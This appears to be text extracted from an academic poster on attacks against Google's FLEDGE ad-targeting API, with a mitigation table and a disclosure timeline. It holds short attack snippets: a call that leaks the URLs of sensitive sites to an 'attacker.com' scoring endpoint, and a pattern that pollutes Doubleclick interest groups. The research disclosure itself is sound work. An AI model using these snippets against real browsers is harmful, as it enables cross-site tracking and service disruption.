sensitiveX.com“,
“https://
sensitiveY.com“],
trustedScoringSignalsUrl:
“attacker.com/score”
...})
```

```
GET https://attacker.com/score?renderUrls=
“sensitiveX.com/AdX.html...
 sensitiveY.com/AdY.html
```

Polluting Doubleclick

- We measured the use of FLEDGE before and after its public release
- We noticed that Doubleclick, being the most popular, did not appropriately check **join** requests for IGs
- FLEDGE limits IGs to 2K per-origin
- We crafted an attack to compromise Doubleclick's ad targeting
- Our attack removes targeted Doubleclick IGs from the browser
- FLEDGE does not consider these attack models
- Doubleclick fixed the attack and rewarded us



```
src="td.doubleclick.net/td/rul/<NUMBER2K>"
navigator.joinAdInterestGroup
({
owner
: "https://
td.doubleclick.com"
...})
```

Attack Type	Mechanism	Mitigation	Violation
Tracking	Bidding Helpers	**Not Planned**	PA2
Tracking	Ad Rendering	Fenced Frames	PA2
Tracking	Bidding Logic	**Not Planned**	PA2, PA3
Tracking	Trusted Bidding Signals	Trusted Server	PA1, PA2
Tracking	Win Reporting 1	Private Aggregation	PA2, PA3
Tracking	Win Reporting 2	Private Aggregation	PA2
Tracking	Event-level Reporting	Fenced Frames	PA2, PA3
Cross-site Leak	Group Owner Leak	**Not Planned**	PA2, PA3
Cross-site Leak	Interest Group Leak	Trusted Server	PA1, PA2, PA3
Service Disruption	Browser Crash	Fixed	Other
Service Disruption	Blocking Ad Auctions	**Not Planned**	Other
Service Disruption	Polluting Doubleclick	**Not Planned**	Other

Attacks on FLEDGE

Timeline

┆ Google

▌ UIC

│ Misc.

Aug’19: Google announces Privacy Sandbox

Aug’19: 3P cookie deprecation by end of **2022**[1]

Jan’21: Google begins trials on Privacy Sandbox Proposals

Jun’21: 3P cookie deprecation by end of **2023**[1]

Jul’21: Criteo starts testing Sandbox[4]

Feb’22: We report attacks on Trust Tokens[2]

Jul’22: 3P cookie deprecation by end of **2024**[1]

Nov’22: FLoC at CCS’22[6]

Jun’23, Jul’23, Oct’23: We report attacks on FLEDGE

Jul’23: Google makes all on-going Privacy Sandbox proposals publicly available[1]

Oct’23: Topics at PoPETS’24[7]

Jan’24: 3P cookie deprecation on 1% browsers[1]

Apr’24: Mozilla analyzes FLEDGE[3]

Apr’24: IAB releases report on Privacy Sandbox[5]

Jul’24: Google rolls back 3P cookie deprecation

[1] Ars Technica
[2] Ali et al., NDSS’23
[3] Mozilla Blog
[4] Criteo Blog
[5] IAB Report
[6] Berke et al., CCS’22
[7] Beugin et al., PETS’ 24

33RD USENIX SECURITY SYMPOSIUM

mali92@uic.edu

UIC

Fledging Will Continue Until Privacy Improves

Empirical Analysis of Google's Privacy-Preserving Targeted Advertising

Giuseppe Calderonio, Mir Masood Ali, and Jason Polakis